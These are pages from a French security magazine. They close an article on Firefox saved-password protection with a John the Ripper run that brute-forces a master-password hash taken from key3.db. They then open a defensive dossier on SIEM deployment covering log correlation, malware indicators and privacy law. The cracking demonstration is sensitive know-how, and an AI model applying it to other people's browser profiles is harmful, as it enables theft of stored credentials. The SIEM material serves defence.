


Figure 2



6 Un dernier (algo)test pour la route ?

Il serait dommage de ne pas tester, à titre indicatif, combien de temps prend John the Ripper (1.7.9-jumbo-7) pour casser un mot de passe, non ? La machine utilisée est un ICore5/3230M @2.6 Ghz avec 6 Go de RAM, ce qui est loin d'être une formule 1. Le principe utilisé est de brute-forcer le « password check » vu plus haut.

Voici la ligne générée par l'outil **mozilla2john.exe**, à partir de **key3.db**, comme entrée pour **john.exe** :

```
> more firefox3.txt
/key3.db:$mozilla$*3*20*1*ad6f1016c8bf0beeeeeee3add1bf05c275da42fd*
11*2a864886f70d010c050103*16*a989f3015f5087fecae98435ad09fc73
*20*315aa1088a0c1fb32cf613eece884a02a9ac0cd
```

On trouve, dans l'ordre : l'entry-salt (20 octets), l'OID de l'algorithme (11 octets, inutile ici), la chaîne **password-check\x02\x02** chiffrée (16 octets) et enfin le global-salt (20 octets).

```
> john.exe firefox3.txt
Loaded 1 password hash (Mozilla SHA-1 3DES [32/32])
MISC*          (key3.db)
guesses : 1   time : 0:01:14:29 DONE (Thu Aug 1 20:26:02 2013)  c/s : 782491
trying : MINgk - MIGUV
```

Conclusion

Nous avons appris avec cet article comment reconnaître des données en Base64 et ASN1, les formats et algorithmes utilisés pour protéger les mots de passe enregistrés par Mozilla. Il faut retenir que l'algorithme de dérivation de la clé utilisant le « Mot de passe Principal » de Mozilla est loin des standards actuels et donc à la portée d'une attaque par force brute. Je remercie le site root-me.org pour l'idée de cet article et ses nombreux challenges, et le Dr Stephen Henson pour les précisions historiques. Merci enfin aux relecteurs pour leurs conseils. ■

■ RÉFÉRENCES

[1] Mozilla support, Password Manager: <http://support.mozilla.org/en-US/kb/password-manager-remember-delete-change-passwords>, <http://support.mozilla.org/en-US/kb/profiles-where-firefox-stores-user-data>, <http://support.mozilla.org/en-US/kb/use-master-password-protect-stored-logins>

[2] ASN1 DER encoding : http://en.wikipedia.org/wiki/Distinguished_Encoding_Rules#DER_encoding

[3] Berkeley DB 1.85 source code : <http://download.oracle.com/berkeley-db/db.1.85.tar.gz>

[4] <http://oid-info.com/get/1.2.840.113549.3.7>

[5] Dr. Stephen Henson, August 4th 1999 : <http://marc.info/?l=openssl-dev&m=93378860132031&w=2>

[6] Into the Black Box: A Case Study in Obtaining Visibility into Commercial Software, D. Plakosh, S. Hissam, K. Wallnau, March 1999, Carnegie Mellon University : <http://www.sei.cmu.edu/library/abstracts/reports/99tn010.cfm>

[7] firepwd.py : <https://github.com/lclevy/firepwd>

[8] Private key database code from Netscape Security Service (NSS) library, février 2001, https://ftp.mozilla.org/pub/mozilla.org/security/nss/releases/NSS_3_2_1_RTM/src/nss-3.2.1/mozilla/security/nss/lib/softoken/keydb.c

[9] PKCS #5 Password based encryption code, NSS Library, janvier 2001 : https://ftp.mozilla.org/pub/mozilla.org/security/nss/releases/NSS_3_2_1_RTM/src/nss-3.2.1/mozilla/security/nss/lib/softoken/secpkcs5.c

[10] PKCS#12v1, Personal Information Exchange Syntax Standard, RSA labs : <ftp://ftp.rsasecurity.com/pub/pkcs/pkcs-12/pkcs-12v1.pdf>

[11] PKCS#5v2, Password-Based Cryptography Standard, RSA labs, March 1999 : <ftp://ftp.rsasecurity.com/pub/pkcs/pkcs-5v2/pkcs5v2-0.pdf>

[12] Advanced Password Cracking, Vladimir Katalov, décembre 2010 : <http://blog.crackpassword.com/2010/12/cracking-blackberry-backups-is-now-slower-but-still-possible-thx-to-gpu-acceleration/>

[13] Netscape sets source code free, mars 1998 : <http://news.cnet.com/2100-1001-209666.html>

[14] FireMaster, Nagareshwar Talekar, janvier 2006 : <http://seclists.org/basic/2006/Jan/18>

[15] John the Ripper 1.7.9-jumbo-6 release, juin 2012 : <http://www.openwall.com/lists/john-users/2012/06/29/1>



SUPERVISEZ LA SÉCURITÉ de votre système d'information !

Depuis que les firewalls, anti-virus, proxies et autres produits de sécurité existent, il a fallu mettre des informaticiens derrière des écrans pour lire ce que ces briques techniques pouvaient bien raconter, si les journaux vomis au kilomètre relevaient du bruit de fond d'Internet ou de quelque chose de plus dangereux nécessitant une intervention humaine.

Puis, au fil des années, les outils de sécurité se sont multipliés, certains se sont imposés dans nos infrastructures tels les I(D|P)S, WAF, d'autres ont eu un destin des plus éphémères (quel commercial arrive encore à vendre des appliances de DLP ?), de nouveaux apparaissent encore comme les DAM, MDM, etc.

Et pour corser les choses, les volumes de données manipulées par les systèmes d'information ont explosé, les menaces sont plus que jamais présentes et les besoins de sécurité n'ont pas spécialement diminué.

Dans ces conditions, et parce que faire croître les équipes de sécurité proportionnellement à l'augmentation du volume de journaux n'est pas franchement dans l'air du temps, le bon vieux "tail -f" et les logs bruts envoyés par mail ont largement vécu.

Il a donc fallu faire évoluer les outils d'analyse pour trier le bon grain de l'ivraie au milieu de la masse d'information, ne plus se contenter d'afficher les lignes de logs de manière chatoyante et chamarrée, mais prémaçher

le travail des ingénieurs sécurité en triant, corrélant, synthétisant les problèmes.

Ce dossier s'ouvre donc tout naturellement sur les outils de SIEM au travers d'un retour d'expérience sur l'implémentation de ce type de solution dans un environnement complexe. Ce que l'on peut attendre raisonnablement d'une telle solution, ce qui n'est possible que dans le discours des équipes commerciales — on nous l'a tous fait, la détection des attaques inconnues — et quelques écueils à éviter.

Notre dossier se poursuit avec un cas pratique de mise en œuvre d'un SIEM basé sur OSSIM pour corréler les alertes venant d'un NIDS (Snort) et d'un HIDS (OSSEC).

Nous enchaînons ensuite sur une présentation de NetFlow, un protocole implémenté sur beaucoup d'équipements réseau (routeur, commutateurs, firewalls, infrastructure de virtualisation, load balancer, etc.), particulièrement riche, simple à mettre en œuvre et redoutable pour tout savoir sur ce qui se transite dans vos réseaux.

Enfin, nous clorons ce dossier avec un outil d'analyse des TLD, faup, pour chercher dans les lignes de logs de vos proxies, serveurs web et DNS où naviguent les utilisateurs et qui vient vous rendre visite.

Cedric Foll / @follc

ET VOUS, VOUS AVEZ QUOI DANS VOS LOGS ?

Cédric LE ROUX – cleroux@splunk.com

Frédéric LE BASTARD (@fredlb) – frederic.lebastard@gmail.com

Sébastien LARINIER (@sebdraven) – sebastien.larinier@sekoia.fr



mots-clés : SIEM / RETOUR D'EXPÉRIENCE / BIG DATA / AGENCE TOUS RISQUES

Les auteurs ont collaboré sur un projet SIEM « Infrastructures » pour un grand groupe français, pendant plusieurs années. Ce retour d'expérience met en exergue les facteurs de réussite, qu'ils soient techniques ou organisationnels. Cet article est garanti « 100 % product-less » ;-)

1 Introduction

Un SIEM est un outil dont la finalité est de disposer d'un système de supervision sécurité/surveillance global. Ce dispositif permet d'être informé en (quasi) temps réel des incidents de sécurité survenant sur son système d'information, et ce, quels que soient le ou les équipements ayant remonté l'information initiale. Par la même occasion, il permet de disposer de rapports globaux, reflets de tout ou partie des alertes précédemment levées. Il permet de faire des statistiques sur des plages de temps plus longs que le temps réel sur des indicateurs que l'administrateur aura préalablement choisis pour leur pertinence d'un point de vue sécuritaire et opérationnel.

L'un des révélateurs du succès d'un projet SIEM est la capacité de « passer à l'échelle » depuis un test fait en labo (et donc dans un environnement en modèle réduit). L'aborder sous l'angle exclusivement technique est sans doute périlleux : une adaptation à l'existant de chaque organisation, au travers d'une étude d'industrialisation, est un gage de succès.

1.1 De l'outillage industriel, kézako ?

Le traitement manuel des incidents de sécurité (à base de **awk/sed/zgrep**), s'il a fait la joie de générations d'administrateurs et experts de tout poil, devient aujourd'hui impossible à poursuivre, principalement en raison des volumes de données à traiter. En effet, de nombreuses organisations traitent aujourd'hui des volumes de traces en multiples de centaines de giga-octets

quotidiens, rendant ces travaux manuels inadaptés aux volumes considérés dans un mode récurrent.

Il devient donc nécessaire d'avoir la capacité à traiter ces volumes :

- de sources de données hétérogènes (problématique de la tour de Babel) ;
- de données brutes (les meules de foin) ;
- d'alertes de sécurité issues du SIEM (les aiguilles dans les meules de foin) ;

tout en garantissant :

- des temps de traitement aussi courts que possible des alertes (une ou deux dizaines de minutes par alerte) ;
- l'efficacité des traitements (un taux de faux positif supérieur à 1 ou 2 % deviendra rapidement irritant pour les destinataires des alertes) ;

ce qui passe par :

- l'automatisation des tâches répétitives, notamment dans les actions de levées de doutes à réception d'alertes ;
- la réutilisation et l'interfaçage avec des composants ou fonctions existantes (par exemple, l'intégration et l'extension du système de gestion des incidents en place au lieu d'en proposer un nouveau ou d'utiliser celui fourni avec votre SIEM favori).

1.2 Alertes en temps réel, traitements en temps ouvrable

Un SIEM implique que les alertes, émises en temps réels, soient traitées rapidement ; ce qui implique un coût substantiel en homme pour un service opéré en 24x7.



L'une des manières de contrôler ce coût est de s'organiser pour s'affranchir de la présence physique d'onéreux experts sur ces plages horaires étendues. Par exemple, en documentant au travers d'un espace collaboratif (type wiki) le protocole détaillé de levée de doute associé à chaque alerte paramétrée dans le SIEM.

Ainsi, des profils non-experts, polyvalents, pourront prendre en charge la très grande majorité des alertes, escaladant vers une équipe d'astreinte les cas les plus complexes (ou les moins bien documentés...) pour un traitement immédiat ou en heures ouvrées.

On notera l'intérêt de définir à ce stade des arbres de décisions permettant à ces opérateurs d'agir en toute autonomie, ainsi que de prévoir en amont d'apporter toutes les automatisations possibles pour faciliter la tâche et limiter le risque d'erreur (en pensant que l'opérateur qui traitera une alarme un dimanche à 3h du matin devrait avoir à se poser le moins de questions possibles).

1.3 La qualité des sources de données

Les SIEM ingèrent des événements bruts (fichiers plats, syslog, netflow, etc) qui peuvent éventuellement être enrichis avant utilisation dans les règles de corrélation (fonction fortement dépendante du produit utilisé). À titre d'exemple, on pourra vouloir faire une résolution DNS sur une adresse IP lire dans un log pour travailler plutôt sur le nom d'hôte en corrélation. Si ces fonctions d'enrichissement sont globalement disponibles sur la plupart des produits aujourd'hui existants, que faire lorsque l'on n'en dispose pas, ou qu'il s'agit carrément de construire un nouveau fichier de logs (ce qui était notre cas) ? Passage obligé par la case développement spécifique...

1.3.1 L'appairage de logs : what ?

Pour illustrer les défis techniques qui peuvent apparaître dans un projet SIEM, rien de mieux qu'un exemple.




Figure 1

Côté architecture, prenez une ferme de proxies par lesquels des dizaines de milliers d'utilisateurs quotidiens transitent pour aller surfer sur Internet. Entre les proxies et les utilisateurs, ajoutez un cluster de firewalls qui NAT systématiquement toutes les connexions de sorte que les proxies ne voient comme source qu'un ensemble de 5 IP appartenant aux firewalls. Adieu donc les règles de corrélation basées sur le nombre d'IP sources par comptes utilisateurs et assimilées (voir Figure 1).

L'appairage des logs est donc la construction d'un nouveau log, en croisant les logs des proxies et des firewalls, de telle sorte que les IP des firewalls soient remplacées par les IP réelles des utilisateurs. Plutôt simple comme problématique, sauf quand on se rend compte qu'on a 100 Go de logs proxy (~ 100 millions de lignes de logs) et 50 Go de logs firewall par jour. Évidemment, c'est sans compter la multiplexage de sessions réalisé par les firewalls, le fait que les firewalls tracent leur activité à la seconde et les proxies à la milliseconde près, le fait que le premier enregistre en début de session alors que le second le fait en fin de session, etc.

1.3.2 Format des logs

Une ligne de log proxy, ça ressemble à ça :

```
"[20/Feb/2013:10:14:27 +0100]" - GET http://www.google.fr/ HTTP/1.1 200 59 200 11831 TCP_NC_MISS 11893 1041 125 192.168.5.4 7721 - "Search Engines/Portals" ICAP_NO_MODIFICATION text/html;%20charset=ISO-8859-1
```

Et une ligne de log firewall (checkpoint) :

```
CPmgta 20Feb2013 10:14:26 accept 192.168.5.1 >eth1c0 rule: 14; rule_uid: {DE4DB33F-B1EE-5002FBCC0FFEE}; SmartDefense profile: No Protection; service_id: http; src: 192.168.0.42; dst: 192.168.10.3; proto: tcp; xlatesrc: 192.168.5.4; NAT_rulenumber: 18; NAT_addtnl_rulenumber: 0; product: VPN-1 & FireWall-1; service: 80; s_port: 3640; xlatesport: 7721;
```

Pour appairer nos logs, plusieurs critères doivent être respectés :



- l'heure d'un enregistrement firewall doit correspondre à l'heure d'un enregistrement proxy (en tenant compte du temps de session) ;
- l'adresse IP source vue par le proxy doit être une adresse IP translatée par le firewall. Même chose pour le port source et le port translaté.

On doit donc respecter la règle suivante pour appairer nos logs :

```
((P.date - P.durée_session) = F.date) ET (P.ip_source = F.ip_translatée) ET (P.port_source = F.port_translaté)
```

Avec l'exemple précédent, on obtient donc la nouvelle ligne de log suivante :

```
"[20/Feb/2013:10:14:26 +0100]" - GET http://www.google.fr/ HTTP/1.1 200 59 200  
11831 TCP_NC_MISS 11893 1041 125 192.168.0.42 3640 - "Search Engines/Portals"  
ICAP_NO_MODIFICATION text/html; charset=ISO-8859-1
```

Facile... sauf que :

1. Les proxies journalisent la connexion en fin de session, tandis que le firewall le fait en début de session. À ce titre, il est intéressant de constater des sessions HTTP de plusieurs jours dans les logs proxy... comme si le SSH pouvait être tunnelisé... ;)
2. Les firewalls ne journalisent pas toutes les sessions du fait de la réutilisation de sessions précédentes. La durée de vie maximale d'une session, dans notre contexte, était de 30 minutes... Autrement dit, dans notre recherche d'appairage, tant qu'on a pas de correspondance suivant la règle énoncée ci-dessus, on réessaye avec 1 seconde de décalage entre l'heure calculée des proxies et l'heure des firewalls, puis 2 secondes, puis 3... jusqu'à 30 minutes !
3. Certaines lignes de logs n'ont pas de correspondance : perte de logs lors de l'acheminement, défaut de log sur l'équipement source, session non loguée...
4. Certaines connexions ne se comportent pas de la même manière. À titre d'exemple, une session HTTP et une session FTP sont gérées différemment par le firewall, tandis que le proxy les journalise « de la même manière ». Dans notre contexte, les sessions FTP, en plus de voir leur IP NAT-ée, avaient également l'agréable amabilité de se présenter avec un port source PAT-é, mais par un autre équipement !

1.3.3 Architecture de dé-NAT-age

Plusieurs approches sont envisageables pour résoudre notre problématique, et celle que nous avons retenue à l'époque(**I**) a été de découper et normaliser les données avant de les insérer en base de données, pour notamment s'appuyer sur les fonctionnalités de croisement d'ensemble offertes par les SGBD. Avec la volumétrie traitée, deux astuces étaient nécessaires : bien configurer le SGBD pour le chargement massif des données (bulk load, désactivation de l'indexation au chargement, ajustement des différents buffers) et

exploiter le partitionnement des tables dans le SGBD pour « cloisonner » les données par jour.

Une fois en base de données, la problématique se résume en l'exécution d'une requête SQL avec jointure. La requête SQL identifiée, il ne reste plus qu'à créer une procédure stockée pour gérer le cas où l'on doive remonter dans le temps (les fameuses 30 minutes), et le tour est joué.

De plus, grâce au SGBD, d'autres requêtes peuvent également être réalisées pour tirer parti de l'indexation. Les résultats ainsi produits, directement exploitables, sont envoyés au SIEM. De cette façon, le SIEM n'a qu'une fonction de « passe-plat » et d'alerting suivant les canaux préalablement identifiés et définis.

2 Les mains dans le SIEM

2.1 Mes outils sont prêts, je commence par où ?

Dans la grande majorité des entreprises, l'ennemi public numéro un est le malware, dans sa forme la plus large possible : code malveillant, backdoor, trojan, les biens nommés « APT » (fallait bien les caser quelque part dans l'article...), etc. Bref, avant de trouver des chinois, des roumains, ou des russes dans un système d'information, on doit chercher des malwares, signal caractéristique des attaques (non) ciblées qui font aujourd'hui leur nid dans les SI des organisations.

Qu'il soit ciblé ou non, le malware va éprouver l'irrésistible envie de communiquer vers l'extérieur, et notamment vers son canal de contrôle (C&C), généralement en HTTP(S). On peut donc, d'une façon macroscopique, identifier les grandes étapes suivantes :

1. Validation de la connectivité Internet ;
2. Connexion au C&C ;
3. Échange de données (réécriture d'ordres, exfiltration de données, mises à jour, etc.).

À chacune de ces phases, le bon chasseur de botnet pourra surveiller un certain nombre d'indicateurs, dont :

- Des résolutions cycliques de noms de domaines en échec, synonymes de défauts de configuration ou de présence de malwares. Ces derniers essaieront soit de valider la connectivité Internet par le biais de la résolution de noms de domaines anodins (google.com, microsoft.com...), soit essaieront directement de contacter leur C&C.
- Les erreurs d'authentification sur des proxies (407 authentication failed).
- Toujours dans les logs proxies, des méthodes CONNECT, synonymes de connexions HTTPS, sur des IP, et/ou sur des ports exotiques, sont autant de bons indicateurs.



- Les user-agents sont également intéressants, notamment quand on voit du shockware flash utiliser massivement des méthodes POST...
- Les noms de domaines demandés peuvent être référencés dans certaines listes publiques de domaines malveillants (malwaredomainslist.com, *.abuse.ch, malc0de.com, etc.). Ces noms de domaines peuvent être analysés (le nombre de voyelles, le nombre de chiffres, l'entropie de Shannon, etc.) à la recherche de singularités permettant de les définir comme malveillants ou « suspects » ou encore être confronté à des DGA connus (Domain Generation Algorithm).
- Etc.

On citera ici pêle-mêle les logs des serveurs DNS, les logs des serveurs proxies, et les logs (ou tickets) netflow comme principale, et indispensable, matière première.

2.2 ... et où dois-je éviter d'aller ?

Dans un SIEM, toutes les informations ne se valent pas, surtout en temps réel. La vigilance est donc de rigueur quant aux informations qui seront remontées au SIEM, notamment pour une question d'intérêt des événements collectés, et surtout, pour des questions de performances (ou de licences !).

L'idée de remonter tous les logs dans une boîte magique, qui, par le biais d'opérations de normalisation, d'agrégation, et, de corrélation, lèvera des alertes multi-périmètres quelle que soit la source de donnée initiale, est jolie sur le papier, mais dans la vraie vie ne fonctionne pas. D'une part, les alertes levées sont « sans valeur », car elles ne tiennent pas compte du contexte de l'entreprise (technique, organisationnel, politique, etc.), et d'autre part, on atteint vite les limites de performances du fait de volumétries élevées. Opérer un SIEM, c'est une attention permanente sur le coût en performance versus l'efficacité de la règle ; quitte à ne pas être exhaustif.

2.2.1 Déetecter... mais pour quoi faire ?!

Une des règles d'or dans la création d'une règle de corrélation est de savoir quelle réponse sera apportée au déclenchement de l'alerte. En effet, on peut créer des règles pour quasiment tout et n'importe quoi, mais à quoi bon avoir un système qui génère beaucoup d'alertes si c'est pour ne pas les traiter (non, on ne parle pas des IDS ici...) ? Si l'on prend le cas d'un scan de port sur un firewall frontal internet, quelle réaction peut-on y apporter ? Est-il vraiment pertinent de déclencher l'action d'un opérateur pour éventuellement bloquer l'origine du scan, sachant qu'il suffira à « l'attaquant » de changer d'IP pour continuer son scan ? De plus, ce scan est-il réellement illégal ou dangereux dans notre contexte ?

2.2.2 Déetecter l'indéetectable ?

L'idée est séduisante : détecter toutes les menaces sur mon SI, notamment avec le superbe jeu de règles de corrélation livré par défaut avec ma nouvelle boîte fraîchement achetée. Oui, mais non. Un SIEM c'est avant tout du filtrage et la mise en avant de certaines informations plutôt que d'autres. Autrement dit, si les traces des équipements surveillés ne contiennent pas d'informations, alors le SIEM ne pourra rien faire de plus. Il faut donc s'assurer que chaque équipement surveillé dispose du bon niveau d'informations. Si le niveau est trop bas (emergency), cela ne sera pas suffisant pour en tirer parti en corrélation, et si le niveau est trop haut (debug), cela nécessitera une capacité de traitement importante avec un risque fort de produire trop de bruit.

2.2.3 À chacun son métier

Prenons un cas d'usage, la détection des scans de ports, verticaux ou horizontaux peu importe. Pour ce faire, et suivant l'architecture technique, plusieurs sources de données peuvent être utilisées : les IDS/IPS qui déclencheront une alerte à détection d'un scan, les tickets netflow ou les logs des firewalls qui pourront être corrélés pour identifier ces scans en fonction de la source, des destinations, et des ports.

S'il est possible de faire l'un ou l'autre, il est plus intéressant de déléguer cette opération de détection à une sonde IDS/IPS qui d'une part dispose d'optimisations et de règles existantes pour ce faire, et d'autre part, sera certainement plus exhaustive et précise dans la détection. Il ne faut pas chercher à déporter les fonctionnalités des sondes IDS sur les SIEM, à chacun son utilité !

Malgré tout, le SIEM a l'avantage de pouvoir trouver des scans lents contrairement aux IDS/IPS, car ces derniers ne disposent pas de l'ensemble des logs. On notera toutefois qu'on touche ici aux limites des SIEM traditionnels et qu'on se rapproche plus de problématiques de Log Management et d'Analytics.

2.2.4 La comète de Halley

Il est toujours intéressant, intellectuellement parlant, d'imaginer pouvoir détecter des attaques complexes en décrivant des étapes successives, sauf qu'en réalité :

1. Un nombre important des outils aujourd'hui disponibles ne permettent tout simplement pas de décrire des successions d'étapes. La notion de scénario n'existe donc pas nécessairement, et certaines fois elle est implémentée n'importe comment.
2. Quand bien même c'est possible, il est peu probable que l'attaque que l'on tente de décrire se déroule réellement telle qu'imaginée. Un attaquant a généralement toute latitude de faire



varier quelques octets ou de changer l'ordre de certaines opérations, notamment dans le but de passer sous les radars.

3. Des indicateurs simples peuvent être mis en place et ceux-ci feront nécessairement partie des attaques dites sophistiquées.

Les scénarios trop complexes sont donc à éviter, car ceux-ci seront déclenchés aussi souvent que les passages de la comète de Halley, et un enchaînement de deux étapes maximum sera dans la très grande majorité des cas suffisant. En effet, il sera certaines fois intéressant de corrélérer deux sources de données différentes, que ce soit dans le but d'éliminer des faux-positifs (confirmation par deux sources différentes), ou, pour produire des alertes de qualité : c'est-à-dire avec suffisamment d'informations pour qu'un analyste puisse commencer à investiguer. A contrario, la logique inverse est dans certains cas intéressante : si une succession d'étapes n'est pas suivie, alors le comportement observé est suspect (déviance par rapport à une norme). À titre d'exemple, un utilisateur accède à une page de validation d'un compte après en avoir fait une demande d'ouverture.

2.3 Et pour la suite, je cherche quoi ?

Une fois que vous penserez avoir la maîtrise des malwares de votre SI, que vos utilisateurs respecteront scrupuleusement la Charte Informatique annexée au règlement intérieur et que vous aurez pris le temps de contempler votre œuvre, il vous restera probablement encore des étendues à conquérir !

La première sera sans doute d'assurer l'efficacité dans la durée de vos règles de corrélation. En effet, si vous prévoyez de contrôler l'absence de téléchargement de fichiers protégés par des droits d'auteurs en surveillant les accès à megaupload.com... vous avez probablement du souci à vous faire. C'est une constante : la chasse aux activités indésirables est un travail sans fin, il faut en permanence se tenir informé des dernières évolutions dans votre périmètre d'observation.

La seconde pourra être de ne plus se limiter aux logs seuls, mais d'essayer d'exploiter des artefacts plus synthétiques (exemple : tickets netflow / ipfix), voire même d'enrichir vos informations brutes en interagissant avec les machines à l'origine des alertes (l'utilisation automatisée de nmap et de certains de ses scripts permet de grandes choses, dans des environnements où les postes de travail récupèrent leurs adresses IP sur des serveurs DHCP dont les logs ne sont pas activés).

Enfin, la véritable légitimité de votre SIEM sera acquise quand vous saurez démontrer sa valeur directe. Cela implique :

- De mettre en place un dialogue et des interactions avec le cœur de métier : votre projet SIEM n'est pas

qu'un projet technique ou un projet de surveillance périphérique ; il doit s'inoculer dans l'ADN de votre organisation.

- D'activer quand c'est possible des contrôles avec un retour sur investissement direct (exemple : lutte contre la fraude), et de prévoir la mise en place d'indicateurs percutants qui mettront en évidence la valeur produite par le SIEM.

3 Prenons du recul

3.1 Faire face à l'imprévu : quand on cherche... on trouve !

Un projet SIEM est souvent lancé pour adresser les problèmes de sécurité et se protéger des menaces qui se trouvent, c'est bien connu, à l'extérieur de l'organisation. Sauf que...

S'il peut effectivement être confortable d'imaginer que la menace est derrière « le Mur », il faut également penser à regarder l'intérieur. Volontaires ou pas, les traces d'activités inappropriées sont généralement bien présentes et il faut s'en occuper.

En effet, même si vous avez encore en persistance rétinienne des jolis camemberts animés en 3D vous décrivant les scans horizontaux, verticaux, dont vous êtes « victime » depuis Internet (oui, ces fameuses « attaques » dont les commerciaux des différents leaders & visionnaires de quadrants fantastiques vous ont rabattu les oreilles)... la vraie vie sera sans doute un peu différente.

Car dès l'instant où vous démarrez vos analyses, en cherchant, vous trouverez... des machines compromises, des utilisateurs aux habitudes hasardeuses, quand elles ne seront pas indésirables ou carrément illégales (on a beau avoir des solutions de filtrages, celles-ci ne sont pas infaillibles). À ce stade, il peut alors parfois être nécessaire de sortir de la sphère technique, pour se retourner vers les services RH, voire juridiques pour les situations les plus sévères.

La surprise causée par leur découverte pouvant significativement déstabiliser votre projet SIEM, il est recommandé d'avoir un appui solide du management et plus largement de la direction générale.

3.2 Avec mon SIEM, je suis le maître du monde (... ou pas)

La manipulation et le croisement au quotidien des sources de données qui se déversent dans un SIEM confèrent à ses opérateurs une grande capacité



d'investigation. Il faut donc agir avec discernement, éthique et surtout dans le respect des différents règlements et textes applicables.

Au cas particulier, même si le débat n'est pas formellement tranché, une position raisonnablement prudente consiste à considérer les identifiants et les adresses IP comme des données à caractère personnel, au sens de la loi Informatique et Liberté du 6 janvier 1978 et à ce titre d'en garantir la traçabilité des accès (qui accède à mes logs ? quelles recherches sont réalisées ? y a-t-il eu altération, volontaire ou non, de ces logs ? etc.).

Ces données (pour faire simple, tous les fichiers de logs) ainsi que les différentes transformations que vous leur ferez subir portent un nom : un traitement de DCP (Données à Caractère Personnel) qui doit pour être en conformité avec la loi faire l'objet d'une déclaration (dans de rares cas d'une autorisation) auprès de la CNIL (ou du CIL, le Correspondant Informatique et Libertés, pour les organisations qui en sont dotées).

Ce traitement devra par ailleurs apporter toutes les garanties de :

- transparence (en particulier, information préalable des personnels de son existence, par exemple au travers d'une charte d'utilisation des SI annexée au règlement intérieur) ;
- proportionnalité ;
- statistique et anonymat (on ne cherche jamais quelqu'un, mais avant tout quelque chose... même si on aboutit toujours finalement sur un individu, ou un terminal associé à un individu).

Finalement, il s'agit d'un travail d'équilibriste puisqu'il faut en savoir suffisamment pour protéger l'organisation que l'on doit défendre, sans pour autant s'accaparer les prérogatives des officiers de police judiciaire... tout en se tenant informé des évolutions régulières des jurisprudences et textes en vigueur.

3.3 Des collaborations encore frileuses

Depuis quelques années, la maturité des organisations évolue sur le sujet de la supervision/surveillance sécurité. Même si chaque contexte reste particulier, de nombreux cas d'usages forment un tronc commun qu'il est possible d'adapter à chaque organisation.

Toutefois, les travaux tournants autour de la consolidation et de l'analyse de logs sont aujourd'hui encore assez peu structurés et fédérés, laissant la porte ouverte à quelques prestataires de service aux qualités variables, qui vous assurent la protection contre tous les types d'APT.

On peut noter l'existence du « Club R2GS » qui organise chaque année au mois de décembre les « Assises du SIEM », mais la vision proposée reste de

très haut niveau (avec l'objectif de proposer un standard qui devrait alimenter la future norme ISO 27044, cf. https://en.wikipedia.org/wiki/Information_security_indicators).

Toutefois, l'échange d'informations opérationnelles, techniques, reste aujourd'hui limité à quelques listes de diffusion sectorielles très confidentielles et on touche du doigt les limites de la collaboration sur des sujets toujours sensibles.

4 Conclusion

Nous avons tenté au travers de cet article de présenter les facteurs de réussite d'un projet SIEM, qu'ils soient techniques ou organisationnels. On retiendra :

1. Il n'existe aucune solution miracle. Un produit ouvert qui permet de s'intégrer dans n'importe quel environnement est donc nécessaire.
2. Il faut connaître parfaitement le contexte de l'entreprise, dans sa globalité. Cela passe par la connaissance technique, mais pas uniquement. Il faut savoir écouter et trouver les personnes qui connaissent parfaitement le contexte. En premier lieu, ils savent ce qui devrait être amélioré et supervisé.
3. Il faut envisager les actions qui seront réalisées à l'apparition de chaque alerte de sécurité de sorte que seulement des alertes pertinentes et ayant un intérêt pour l'organisation soient mises en place.
4. Il faut un appui du management et de la direction générale.
5. Il faut savoir s'armer de patience, comme dans tout projet transverse.
6. Il faut composer avec des architectures existantes qui sont parfois difficiles à faire évoluer (non-respect de la RFC1918 par exemple).
